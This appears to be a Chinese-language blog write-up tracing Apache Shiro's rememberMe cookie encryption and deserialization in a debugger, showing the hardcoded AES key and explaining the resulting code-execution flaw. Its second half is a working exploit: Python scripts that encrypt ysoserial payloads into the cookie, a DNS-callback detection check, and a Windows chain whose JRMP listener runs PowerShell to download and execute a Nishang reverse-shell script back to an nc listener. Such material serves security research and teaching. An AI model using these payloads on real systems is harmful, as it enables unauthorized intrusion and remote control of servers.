
该函数首先调用了convertPrincipalsToBytes，F5跟进去。




convertPrincipalsToBytes 函数首先对用户身份"root"进行了序列化，然后对序列化后的字节数组进行了加密，我们F5跟进org.apache.shiro.mgt.AbstractRememberMeManager#encrypt(byte[] serialized)函数，看下是怎么加密的。




根据IDEA调试的变量信息，可以推测加密算法为AES，模式为CBC，填充为PKCS5Padding，getEncryptionCipherKey()函数应该是获取AES加密的密钥，这里我们跟进去，如下：




是一个get方法，我们找下对应的set方法，Find Usages找下哪里调用了setEncryptionCipherKey方法，最后找到是setCipherKey方法调用了。



继续往上找：




找到了AES的Key，以硬编码的方式写在代码里。



继续跟进

```
encrypt(serialized, getEncryptionCipherKey())
```



iv通过generateInitializationVector函数生成。

```
protected byte[] generateInitializationVector(boolean streaming) {
    int size = getInitializationVectorSize();
    if (size <= 0) {
        String msg = "initializationVectorSize property must be greater than zero.  This number is " +
                "typically set in the " + CipherService.class.getSimpleName() + " subclass constructor.  " +
                "Also check your configuration to ensure that if you are setting a value, it is positive.";
        throw new IllegalStateException(msg);
    }
    if (size % BITS_PER_BYTE != 0) {
        String msg = "initializationVectorSize property must be a multiple of 8 to represent as a byte array.";
        throw new IllegalStateException(msg);
    }
    int sizeInBytes = size / BITS_PER_BYTE;
    byte[] ivBytes = new byte[sizeInBytes];
    SecureRandom random = ensureSecureRandom();
    random.nextBytes(ivBytes);
    return ivBytes;
}
```

跟进generateInitializationVector函数，可以发现iv是随机生成的。

iv随机生成的，那它解密的时候如何获取这个iv呢？


接下来：

回到

`encrypt(serialized, getEncryptionCipherKey())`，

跟进

`encrypt(byte[] plaintext, byte[] key, byte[] iv, boolean prependIv)`



最终加密返回来的bytes，是由16位iv+密文组成的。

目前上面分析到的整个加密过程：


将`root`身份序列化之后的值经过AES加密，加密过后的值与16位iv进行拼接，返回新的bytes数组，其中16位iv在新字节数组的头部，即`iv=bytes[:16],encrypt=bytes[16:]`

- 加密算法为AES，模式为CBC，填充为PKCS5Padding，
- key为`Base64.decode("kPH+bIxk5D2deZiIxcaaaA==")`
- iv随机生成的16位。

以上就是convertPrincipalsToBytes函数做的事情。

到了这里基本解决了我的疑问，iv在加密的过程中是使用了的。

然后F7跳出convertPrincipalsToBytes函数，回到最开始的rememberIdentity函数，跟进rememberSerializedIdentity函数。



rememberSerializedIdentity函数将AES加密后的值Base64编码了一次，然后设置到Cookie中。

梳理下Cookie中rememberMe值的由来：

1. 序列化用户身份root
2. 将序列化后的值进行AES加密，密钥为常量，IV为随机数
3. 将AES加密后的值与iv拼接，进行Base64编码
4. 设置到Cookie中的rememberMe字段。

接下来我们看下rememberMe字段的解密过程：


在跟踪加密过程的时有

`org.apache.shiro.mgt.AbstractRememberMeManager#encrypt(byte[] serialized)`

这个函数，我们在这个类：


`org.apache.shiro.mgt.AbstractRememberMeManager` 中找到对应的 `decrypt(byte[] encrypted)` 函数然后Find Usages，往上找二层，找到

`org.apache.shiro.mgt.AbstractRememberMeManager#getRememberedPrincipals` 然后下断点，如下：




接着在登陆状态下请求网站，让断点停下。

跟进`getRememberedSerializedIdentity`函数。




`org.apache.shiro.web.mgt.CookieRememberMeManager#getRememberedSerializedIdentity`函数做了两件事，先是取了Cookie中的rememberMe值，然后将其进行Base64解码。

F7回到getRememberedPrincipals函数，跟进convertBytesToPrincipals函数。



对解码后的值进行解密，然后进行反序列化，跟进deserialize，就可以看到readObject()方法。



这里就不对decrypt函数进行跟踪了，有兴趣可以自己跟一下（加密已经很清晰了，解密的时候反着来就完事了）。

梳理下Cookie中rememberMe值的解密过程：

1. 读取Cookie中的rememberMe字段值，然后进行Base64编码 2.AES解密 3.进行反序列化

整个解密过程，可以看到在进行反序列化之前没有任何过滤，导致外界传什么值，就反序列化什么。

而AES硬编码的缘故，使得我们可以构造任意的rememberMe字段值，从而导致 任意代码执行。

漏洞利用

这里我们分两种情况，漏洞机器能出网的检测，以及漏洞机器不能出网的检测。

机器能出网情况


检测

直接使用ysoserial的URLDNS模块，进行检测，代码如下：

```
# coding:utf-8


from Crypto.Cipher import AES
import traceback
import requests
import subprocess
import uuid
import base64
import sys
```

```
target = "http://192.168.43.30:8000/shirotest/"

jar_file = './ysoserial-0.0.6-SNAPSHOT-all.jar'

cipher_key = "kPH+bIxk5D2deZiIxcaaaA=="


# 创建 rememberme的值

popen = subprocess.Popen(['java','-jar',jar_file, "URLDNS",
"http://5atsqm.dnslog.cn"],

                         stdout=subprocess.PIPE)

BS = AES.block_size

pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) %
BS)).encode()

mode = AES.MODE_CBC

iv = uuid.uuid4().bytes

encryptor = AES.new(base64.b64decode(cipher_key), mode, iv)

file_body = pad(popen.stdout.read())

base64_ciphertext = base64.b64encode(iv +
encryptor.encrypt(file_body))


# 发送request

try:

    r = requests.get(target,
cookies={'rememberMe':base64_ciphertext.decode()}, timeout=30)

    print(r.status_code)

except:

    traceback.print_exc()
```

执行之后，DNSLOG有记录，大概率存在次漏洞，如下：



5atsqm.dnslog.cn

DNS Query Record	IP Address	Created Time
5atsqm.dnslog.cn	27.[redacted]170	2020-07-15 15:39:09
5atsqm.dnslog.cn	120[redacted].122	2020-07-15 15:39:09
5atsqm.dnslog.cn	27.4[redacted]34	2020-07-15 15:39:09

利用

Windows

1.攻击主机192.168.43.31 运行JRMP：

```
java -cp ysoserial-0.0.6-SNAPSHOT-all.jar
ysoserial.exploit.JRMPListener 7778 CommonsCollections4
"powershell IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com
/samratashok/nishang/9a3c747bcf535ef82dc4c5c66aac36db47c2afde/Sh
ells/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -
IPAddress [nc所在ip] -port 7777"
```

2.攻击主机nc监听：

```
nc -lvp 7777
```


3.做完以上操作，就可以执行poc了：

```
# coding:utf-8


from Crypto.Cipher import AES

import traceback

import requests

import subprocess

import uuid
```

```
import base64
import sys



target = "http://192.168.43.30:8000/shirotest/"
jar_file = './ysoserial-0.0.6-SNAPSHOT-all.jar'
cipher_key = "kPH+bIxk5D2deZiIxcaaaA=="



def exp(command):
    # 创建 rememberme的值
    popen = subprocess.Popen(['java','-jar',jar_file,
"JRMPClient", command],
                             stdout=subprocess.PIPE)
    BS = AES.block_size
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) %
BS)).encode()
    mode = AES.MODE_CBC
    iv = uuid.uuid4().bytes
    encryptor = AES.new(base64.b64decode(cipher_key), mode, iv)
    file_body = pad(popen.stdout.read())
    base64_ciphertext = base64.b64encode(iv +
encryptor.encrypt(file_body))
```


```
    # 发送request
    try:
        r = requests.get(target,
cookies={'rememberMe':base64_ciphertext.decode()}, timeout=30)
        print(r.status_code)
    except:
        traceback.print_exc()


if __name__ == '__main__':
    # JRMP主机ip:监听端口
    exp("192.168.43.31:7778")
```

结果：



linux

linux更换下反弹shell的命令即可，命令要编码下：

